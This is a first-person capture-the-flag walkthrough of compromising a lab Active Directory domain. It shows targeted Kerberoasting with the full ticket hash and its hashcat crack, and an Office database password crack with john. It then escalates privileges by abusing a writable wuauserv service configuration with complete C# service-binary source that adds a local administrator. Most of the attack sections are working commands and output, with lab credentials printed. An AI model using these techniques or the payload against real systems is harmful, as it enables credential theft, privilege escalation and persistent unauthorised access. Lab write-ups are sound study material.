Kerberoasting requests a service ticket (TGS) for an account with an SPN and cracks it offline to recover the password. Targeted Kerberoasting first writes a fake SPN to a user you can control, so you can Kerberoast an account that normally has no SPN.
PKINIT is certificate-based Kerberos authentication used by Shadow Credentials to get a TGT with a certificate instead of a password.

So we start by trying Shadow Credentials and we add the key attribute, but trying to use PKINIT afterwards to extract the hash returns KDC_ERR_PADATA_TYPE_NOSUPP, meaning that the DC doesn't support PKINIT and we can't extract the hash that way.
KDC_ERR_PADATA_TYPE_NOSUPP means the domain controller has no support for certificate-based PKINIT authentication, so Shadow Credentials cannot be used here.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ certipy shadow auto -dc-host DC01.LAINOSCP.local -dc-ip 10.1.106.76 -u shannon -p GoldSeagull123 -account lion -ldap-scheme ldap
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'lion'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'f97d0b5d7af14a74b0e0be67d3dad93f'
[*] Adding Key Credential with device ID 'f97d0b5d7af14a74b0e0be67d3dad93f' to the Key Credentials for 'lion'
[*] Successfully added Key Credential with device ID 'f97d0b5d7af14a74b0e0be67d3dad93f' to the Key Credentials for 'lion'
[*] Authenticating as 'lion' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'lion@lainoscp.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
[*] Restoring the old Key Credentials for 'lion'
[*] Successfully restored the old Key Credentials for 'lion'
[*] NT hash for 'lion': None
But we still have the other option, I will start by extracting the hash for that specific user:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ targetedKerberoast^Cy targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ targetedKerberoast.py -d 'LAINOSCP.local' -u 'shannon' -p 'GoldSeagull123' --request-user lion
[*] Starting kerberoast attacks
[*] Attacking user (lion)
[+] Printing hash for (lion)
$krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lion*$eb53f1cb1a4016498ced8a28672b5082$bb01ae7d5746c9d8e8126e574d5c5abf657bfc98ae43ac295621eeba49d694ac5611fa4
5df6797c88cb9326eaca803e14a0ad9085342498f312df88326afca26407c33ebf5734df68d61bdaf4fe1e09a5ccb79096c347f20488a824e58b826a2bba6f9f4da99a4a31543c5c72fa550d2ca51c
46b105e17660423a723d99e930b3ebe82b6a5aaa2483acab3963901a79f821f2e889d2a3750f53e172c4705bceb865d05b28a8169d0abaf8b8f8530d1a7b1903bd099c4a358d7baa9a78878892663e
f83601258daf84b3cbe551ed4051cd3ad646d3969d1396424da1f119c8af07c9e8052a8f2f25dad4a8027b7474801702258c6ec09a3c935955ca71fe4d9439789a5f837ca901abe03ab25d40df8f2e
bd8d14befb22e02f1dd04d6720b16d9e881964a85846fa75ffdef78c5ed36e569518783a9056a6d294599f364a8ce42fcad047700708e0ffdbb0f6c661c45e647dc61f82464da7047eeb686e33fc0e
6332e446ab0b80f2ea8d94908c08e9a65002ae6a5856ba7c273156efee76d612f6246dbeb56d5418be3e0a1b90761df39021b2199e3be82584bea90f78d8fb5081346d73385357ca899b3a92d34fe9
34dd7363e18103371a4b81e3a481d4de406426d096c89b373c45682c7b8399f207a9c92de9fd2367352132d8b6039d03c998f679c8386677d5f2650c515ffe8808dddb903219153f2e3d6544888886
d22c8a120322693987b7ee6b60d585ab6b205c141ae74ec10701ef5eb2d89f17e78161fceaca79a081e30a8659f30f525ed4b7e58de49c875a46f4418c54639298fe2d58c24f425208e3b9824bbac5
37dba7d52d426ad2ceb8ab450671e4428a99bfd7f52efa1cfa882c1f101fc23ea62b49c320aa2999bac594d2e8e35a53fc291d40e9e107a362e924374fa6bb8e86de240ed051256cc2160b07c786bb
c321281179bd48348207626fa5eea1ba8367eb800cc51a52995cc7c22dce86d5063588524b6a53f3bb3c7d22998a7dcdd2d65253e35e5a10a1535cddaa4ef6a0d106881b1175fd4900e7ed72fc42ce
63a44217d40483d797e1d5e178cd7084d7af42400e45c80b9c5a261fc2ac7f274102a2588d7d2a0f08ae454de90e4d10933967dc329fbc3fd26e97d58b7567dd5865ea31f3cfddf2c70b981e05b61b
ac80cafbdd46a9c4442d9dac0c61d1ded856ad596ae861bdd4992671d0a1777ac67fc04b0bc5ebc1084b429919f8f0f9109d6e7f1405be6e2b1525ea1ade907c8d9719debb893f90a867b7d87f1ba2
0f087f32f3a6d205eecde7d43f0d1e74f812ad43c8916f35c126cef72d80a70cfcaaee5c656d0cc78278f1635bbbc04d49608146535df116426570e480b6d940a9a73b2a4d21411daa05ae4c32c407
132a924bdd66472166882692457a16d041a9ffe85f63117d696f6fdf71f1ad68808f4422d9890
Then crack it using Hashcat to get its password which turned out to be Blink182:
Hashcat mode 13100 cracks Kerberos 5 TGS-REP etype 23 (RC4-HMAC) tickets offline, which is fast because RC4 uses no strong salting or iteration.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ hashcat -a 0 lion.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2176/4417 MB (1024 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lion*$eb53f1cb1a4016498ced8a28672b5082$bb01ae7d5746c9d8e8126e574d5c5abf657bfc98ae43ac295621eeba49d694ac5611fa4
5df6797c88cb9326eaca803e14a0ad9085342498f312df88326afca26407c33ebf5734df68d61bdaf4fe1e09a5ccb79096c347f20488a824e58b826a2bba6f9f4da99a4a31543c5c72fa550d2ca51c
46b105e17660423a723d99e930b3ebe82b6a5aaa2483acab3963901a79f821f2e889d2a3750f53e172c4705bceb865d05b28a8169d0abaf8b8f8530d1a7b1903bd099c4a358d7baa9a78878892663e
f83601258daf84b3cbe551ed4051cd3ad646d3969d1396424da1f119c8af07c9e8052a8f2f25dad4a8027b7474801702258c6ec09a3c935955ca71fe4d9439789a5f837ca901abe03ab25d40df8f2e
bd8d14befb22e02f1dd04d6720b16d9e881964a85846fa75ffdef78c5ed36e569518783a9056a6d294599f364a8ce42fcad047700708e0ffdbb0f6c661c45e647dc61f82464da7047eeb686e33fc0e
6332e446ab0b80f2ea8d94908c08e9a65002ae6a5856ba7c273156efee76d612f6246dbeb56d5418be3e0a1b90761df39021b2199e3be82584bea90f78d8fb5081346d73385357ca899b3a92d34fe9
34dd7363e18103371a4b81e3a481d4de406426d096c89b373c45682c7b8399f207a9c92de9fd2367352132d8b6039d03c998f679c8386677d5f2650c515ffe8808dddb903219153f2e3d6544888886
d22c8a120322693987b7ee6b60d585ab6b205c141ae74ec10701ef5eb2d89f17e78161fceaca79a081e30a8659f30f525ed4b7e58de49c875a46f4418c54639298fe2d58c24f425208e3b9824bbac5
37dba7d52d426ad2ceb8ab450671e4428a99bfd7f52efa1cfa882c1f101fc23ea62b49c320aa2999bac594d2e8e35a53fc291d40e9e107a362e924374fa6bb8e86de240ed051256cc2160b07c786bb
c321281179bd48348207626fa5eea1ba8367eb800cc51a52995cc7c22dce86d5063588524b6a53f3bb3c7d22998a7dcdd2d65253e35e5a10a1535cddaa4ef6a0d106881b1175fd4900e7ed72fc42ce
63a44217d40483d797e1d5e178cd7084d7af42400e45c80b9c5a261fc2ac7f274102a2588d7d2a0f08ae454de90e4d10933967dc329fbc3fd26e97d58b7567dd5865ea31f3cfddf2c70b981e05b61b
ac80cafbdd46a9c4442d9dac0c61d1ded856ad596ae861bdd4992671d0a1777ac67fc04b0bc5ebc1084b429919f8f0f9109d6e7f1405be6e2b1525ea1ade907c8d9719debb893f90a867b7d87f1ba2
0f087f32f3a6d205eecde7d43f0d1e74f812ad43c8916f35c126cef72d80a70cfcaaee5c656d0cc78278f1635bbbc04d49608146535df116426570e480b6d940a9a73b2a4d21411daa05ae4c32c407
132a924bdd66472166882692457a16d041a9ffe85f63117d696f6fdf71f1ad68808f4422d9890:Blink182

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*lion$LAINOSCP.LOCAL$LAINOSCP.local/lio...2d9890
Time.Started.....: Fri Sep 11 03:12:01 2026 (0 secs)
Time.Estimated...: Fri Sep 11 03:12:01 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   323.0 kH/s (2.09ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12288/14344385 (0.09%)
Rejected.........: 0/12288 (0.00%)
Restore.Point....: 11264/14344385 (0.08%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: merda -> hawkeye
Hardware.Mon.#1..: Util: 50%

Started: Fri Sep 11 03:11:54 2026
Stopped: Fri Sep 11 03:12:03 2026
WinRM as Lion
Testing those credentials for the services again, we have WinRM access over WS01 so let's connect.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc winrm WS01.LAINOSCP.local -u lion -p 'Blink182'
WINRM 10.1.178.130 5985 WS01 [*] Windows Server 2022 Build 20348 (name:WS01) (domain:LAINOSCP.local)
WINRM 10.1.178.130 5985 WS01 [+] LAINOSCP.local\lion:Blink182 (Pwn3d!)
Looking in the user's Downloads folder we find this Microsoft Access database:
*Evil-WinRM* PS C:\Users\lion\Downloads> ls


    Directory: C:\Users\lion\Downloads


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 5/25/2026 7:47 AM 352256 Database1.accdb


*Evil-WinRM* PS C:\Users\lion\Downloads>
I will download the file then extract the hash out of it using office2john.
office2johnextracts the password hash from Office documents so it can be cracked offline with John the Ripper.
There is an issue I faced before upgrading my VM, if you're using old version of office2john you'll have an issue here so make sure to grab the latest version from github (If you're using Parrot HTB Spin you should be fine)
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ office2john Database1.accdb | tee db.hash
Database1.accdb:$office$*2013*100000*256*16*482531c4c52f846e6ada1c83c2259793*f35c8501a72cb7582233cc62d33ee7b0*dfb59480ed690ae9a35a5f7709c1dfc00db17cb1838d8567
f1570a327df9178a
Then use John to crack the hash we extracted to find out that the password is battle:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ john db.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
battle (Database1.accdb)
1g 0:00:00:34 DONE (2026-09-11 03:45) 0.02932g/s 80.70p/s 80.70c/s 80.70C/s onlyme..bhabes
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
There are multiple ways to open an Access database, the legit way is using Microsoft (pay up) but there are other options like using:
- DBeaver hosted locally and import the Access file into it (too much work).
- There is the KING that never fails me, the MDBPlus binary.
the only issue with it: the app is too old so the UI is very bad (don't know if there is themes for it online) and it is annoying to view tables with long fields within the app itself
First you'll open the app and open the database, then enter the password.

There is a Users table in the database with 4 columns, one of which is Password.
And here is the issue I am telling you about, long fields show this MEMO instead of the actual value, but there are some workarounds.

You can right-click that memo and choose show memo field and it'll show you
Don't know if there is a way to apply this for all values instead of opening them one by one.
The easiest way that I always use is to export it either as CSV or PDF then open it somewhere else (you can find those in the tool bar on the right).
So we have this now
Access as Kanon
Let's validate those usernames, we already have access to shannon and gap isn't a real domain user but we might need the password.
Trying the user kanon with his password turns out to be a valid user:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc smb WS01.lAINOSCP.local -u kanon -p 'ServingHell000'
SMB 10.1.178.130 445 WS01 [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:False)
SMB 10.1.178.130 445 WS01 [+] LAINOSCP.local\kanon:ServingHell000
And it also has access to WinRM on WS01:
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Forensics]
└──╼ [★]$ nxc winrm WS01.lAINOSCP.local -u kanon -p 'ServingHell000'
WINRM 10.1.178.130 5985 WS01 [*] Windows Server 2022 Build 20348 (name:WS01) (domain:LAINOSCP.local)
WINRM 10.1.178.130 5985 WS01 [+] LAINOSCP.local\kanon:ServingHell000 (Pwn3d!)
Started doing some enumeration and then tried to use the service-checker script to find any service that we can write to its binary or its configuration, but we got the error This operation might require other privileges, so I got stuck here for a while trying some other stuff but nothing worked:
*Evil-WinRM* PS C:\Windows\Tasks> .\service-checker.ps1
Starting Audit for Weak Service Binary Permissions...
Cannot open Service Control Manager on computer '.' . This operation might require other privileges.
At C:\Windows\Tasks\service-checker.ps1:17 char:20
+ $RunningServices = Get-Service | Where-Object {$_.Status -eq 'Running ...
+ ~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-Service], InvalidOperationException
    + FullyQualifiedErrorId : System.InvalidOperationException,Microsoft.PowerShell.Commands.GetServiceCommand
Audit Complete.
Then I started playing around with the token we have for kanon, maybe our token is stripped of privileges and maybe it is because of the logon type 3 we have via WinRM, and because there is nothing else we can try at this point we have to go about it this way, troubleshooting this until we have something.
And just to give you a small version of what logon types are and what is going on here, let's put it this way:
- Windows tracks how a token got created, logon type 3 (Network) vs logon type 2 (Interactive) are different, even for the same user.
- So we might be logged in as kanon with logon type 3 and can't do actions that we can do with logon type 2.
- Our kanon session came in over WinRM which is logon type 3 (Network) which causes the user to lose control of the system interface during network logon events since we don't access it directly, and most services like SMB, WinRM, shared resources, and IIS are treated like that when accessed from the network.
- So this logon type 3 is a lesser token for local resources because it doesn't carry the Interactive-session identity.
- If we can get the same login as logon type 2 we might get more access to SCM for a starter, and we might not honestly, but we have to try.
Logon type 2 is Interactive (local logon) while logon type 3 is Network logon. Network logons get a filtered token that often cannot access SCM or other local privileged resources.

One way to do that, we'll use RunasCs.exe which is a C# implementation of runas used for network sessions where we don't have prompts to enter the password (done interactively only), so the binary does that automatically for us, among some other options, one of which is logon type manipulation.
RunasCs lets you run commands as another user with explicit credentials and control the logon type, which is useful from WinRM shells with no interactive prompt.
So I will use it to get a shell with logon type 2, and you'll see that we got a session as kanon again.
Access as Administrator on WS01
So I ran the service checker again and it actually worked and got access to the SCM.
Now that I know we can access SCM, I will run PrivescCheck which is a privilege-escalation enumeration script for Windows.
I'll move it to the target and run powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended -Audit -Report PrivescCheck_$($env:COMPUTERNAME) -Format TXT,HTML,CSV,XML"
which will do all the checks and write an HTML report.
PrivescCheck audits common Windows privilege-escalation vectors like weak service DACLs, writable binaries, and misconfigurations.
Looking in that report we see that there is a high-severity privilege-escalation vector:
- There is a service called
wuauservthat we can write to its configuration. wuauservis a Windows service used to manage updates for Windows which usually runs as SYSTEM.- The thing is, it is running as
Win32ShareProcessvia thesvchost.exebinary with the option-k netsvcsfor the group.
Let's just show the config part then explain what's going on.

If you look into that service more you'll see that you can ChangeConfig and restart the service:
RegistryPath : HKLM\SYSTEM\CurrentControlSet\Services\wuauserv
Status : Running
UserCanStart : True
UserCanStop : True
IdentityReference : LAINOSCP\kanon (S-1-5-21-2387301235-874641830-263055908-1105)
Permissions : ChangeConfig, Start, Stop
Let's explain the Win32SharedProcess.
Usually when we find this type of misconfig, we directly change its ImagePath to some suspicious service binary executing a shell and restart it to get a shell in that service context, but this time there is a difference.
One of two Windows service process models (the other being Win32OwnProcess). A Win32ShareProcess service doesn't get its own process its code lives in a DLL, and it runs multiplexed inside a shared host process,
svchost.exe -k <group> -p, alongside other services in the same group (netsvcs)wuauservis one of these.
Taking another step back: ImagePath in the registry is what SCM actually executes when the service starts, it doesn't care what the "real" implementation was, it just launches whatever is in that string. So if you have SERVICE_CHANGE_CONFIG rights (weak DACL) on a shared-process service like wuauserv, you can overwrite ImagePath with your own command/binary. SCM will run it as whatever account the service runs as, in this case LocalSystem.
SCM with SERVICE_CHANGE_CONFIG rights lets you rewrite a service's binary path, so the next start runs your payload as SYSTEM.
So whatever you put in ImagePath gets launched via CreateProcess, but SCM also expects it to call StartServiceCtrlDispatcher within ~30 seconds to register a control handler. If it doesn't (any plain exe, cmd, etc.), SCM throws error 1053 ("did not respond in a timely fashion") or 1083 ("does not implement the service"), depending on exactly how the binary fails the handshake. That's a red herring, not proof of failure. The process still ran under LocalSystem before SCM killed it. Verify with actual side effects (net user, dropped files, a shell callback), not the sc start exit code.
Back to the DLL part again, if the service runs in a shared process, then when you start it how does it know exactly which DLL to run? Each service under HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName> that runs via svchost has a Parameters subkey with a ServiceDll value pointing at the actual DLL.
For this wuauserv service it is this DLL (you can see it in the PrivescCheck results):
HKLM\SYSTEM\CurrentControlSet\Services\wuauserv\Parameters\ServiceDll
= C:\Windows\system32\wuaueng.dll
So the process to start a service like this is:
- SCM sees that the
wuauservservice needs to start, so it looks up theImagePathto find it issvchost.exe -k netsvcs -p, so it launches or reuses ansvchost.exeprocess tagged to thatnetsvcsgroup (logically grouped Windows services running inside thesvchost.exe). svchost.exeitself on startup reads the registry to find which services belong to the group it was told to host, which isnetsvcsin this case, so it enumerates the services in this group and for each one it looks up that service'sParameters\ServiceDLLvalue to know which DLL implements it.- For each service,
svchostloads itsServiceDLL, finds the exportedServiceMainentry point inside it, and builds a bigSERVICE_TABLE_ENTRY[]array pairing each service name with its correspondingServiceMainfunction pointer. svchostcallsStartServiceCtrlDispatcheronce with that whole table and then SCM dispatches control requests for each individual service to the right main inside the right DLL, all within one process.
when I say svchost enumerates the services belong to netsvcs on startup i mean it has a dedicated registery list that already maps group names to member services like this
HKLM\SYSTEM\CurrentControlSet\Control\Svchostregistry have multi string valueREG_MULTI_SZnamed after than group a value literally called netsvcs with service names belong to this group and it looks like thisnetsvcs = wuauserv, Schedule, Dnscache, EventLog, ... (dozens more)
With all that being said, how do we exploit it? There are multiple options, one we're sure will work and the others that might not (will leave that to beyond root).
What will work: we know that the binary we register will work 100%, even if it runs for 30 seconds then times out, it still ran as SYSTEM for those 30 seconds. Meaning we can't have a stable shell for example (because we'll lose it after 30 seconds), but we can still run a small command like creating an administrator account or a GPO or any of the persistence methods.
Other ways:
- We can use our service binary but we'll have to reconfigure the service to be
own. - We can register an actual valid DLL under the
ServiceDLLand itsParameterkey, but we don't have access to write that key (won't work 100%). - We can also try Sliver binaries to see if they actually implement the right handshake or not.
The fastest solution is this binary that will create the jimmex user:
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Threading;

class Program
{
    [DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Unicode)]
    static extern IntPtr RegisterServiceCtrlHandlerW(string name, Handler h);
    [DllImport("advapi32.dll", SetLastError = true)]
    static extern bool SetServiceStatus(IntPtr h, ref STATUS s);
    [DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Unicode)]
    static extern bool StartServiceCtrlDispatcherW(IntPtr table);

    public delegate void Handler(int c);

    [StructLayout(LayoutKind.Sequential)]
    public struct STATUS { public int a, b, c, d, e, f, g; }

    [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
    struct ENTRY { public IntPtr name, proc; }

    delegate void MainDel(int argc, IntPtr argv);

    static IntPtr hStatus;
    static STATUS st;
    static Handler _h;
    static MainDel _m;
    static string _name;

    static void Main()
    {
        // The SCM passes the service name as the first arg of ServiceMain,
        // but we also need to know it to build the dispatch table. Read it
        // from the environment that the SCM sets for us, or fall back.
        _name = Environment.GetEnvironmentVariable("SERVICE_NAME") ?? "wuauserv";

        _m = new MainDel(ServiceMain);
        int sz = Marshal.SizeOf(typeof(ENTRY));
        IntPtr t = Marshal.AllocHGlobal(sz * 2);
        Marshal.WriteIntPtr(t, 0, Marshal.StringToHGlobalUni(_name));
        Marshal.WriteIntPtr(t, IntPtr.Size, Marshal.GetFunctionPointerForDelegate(_m));
        Marshal.WriteIntPtr(t, sz, IntPtr.Zero);
        Marshal.WriteIntPtr(t, sz + IntPtr.Size, IntPtr.Zero);

        // This MUST be called before anything else. If it succeeds, the SCM
        // has accepted us as the service and will call ServiceMain().
        bool ok = StartServiceCtrlDispatcherW(t);

        if (!ok)
        {
            // Not launched by SCM -> standalone mode.
            Work();
        }
    }

    static void ServiceMain(int argc, IntPtr argv)
    {
        // 1. Register the control handler FIRST.
        _h = new Handler(Ctrl);
        hStatus = RegisterServiceCtrlHandlerW(_name, _h);

        // 2. Report START_PENDING immediately so the SCM knows we exist.
        st.a = 0x10;          // SERVICE_WIN32_OWN_PROCESS
        st.b = 2;             // SERVICE_START_PENDING
        st.c = 1;             // SERVICE_ACCEPT_STOP
        st.d = 0; st.e = 0; st.f = 0; st.g = 3000;
        SetServiceStatus(hStatus, ref st);

        // 3. Do the work on a background thread so the SCM doesn't time out.
        new Thread(Work) { IsBackground = true }.Start();

        // 4. Report RUNNING.
        st.b = 4;             // SERVICE_RUNNING
        st.c = 1;
        st.g = 0;
        SetServiceStatus(hStatus, ref st);

        // 5. Stay alive.
        while (true) Thread.Sleep(1000);
    }

    static void Ctrl(int c)
    {
        if (c == 1)           // SERVICE_CONTROL_STOP
        {
            st.b = 3;         // SERVICE_STOPPED
            SetServiceStatus(hStatus, ref st);
            Environment.Exit(0);
        }
    }

    static void Work()
    {
        Run("net user jimmex Password123! /add");
        Run("net localgroup Administrators jimmex /add");
    }

    static void Run(string args)
    {
        try
        {
            var p = new Process();
            p.StartInfo.FileName = "cmd.exe";
            p.StartInfo.Arguments = "/c " + args;
            p.StartInfo.UseShellExecute = false;
            p.StartInfo.CreateNoWindow = true;
            p.Start();
            p.WaitForExit(10000);
        }
        catch { }
    }
}
Then compile it on the system:
wget http://10.200.93.122/service.cs -O service.cs

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:C:\Users\kanon\service.exe service.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:C:\Users\kanon\service.exe service.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0

for C# 5
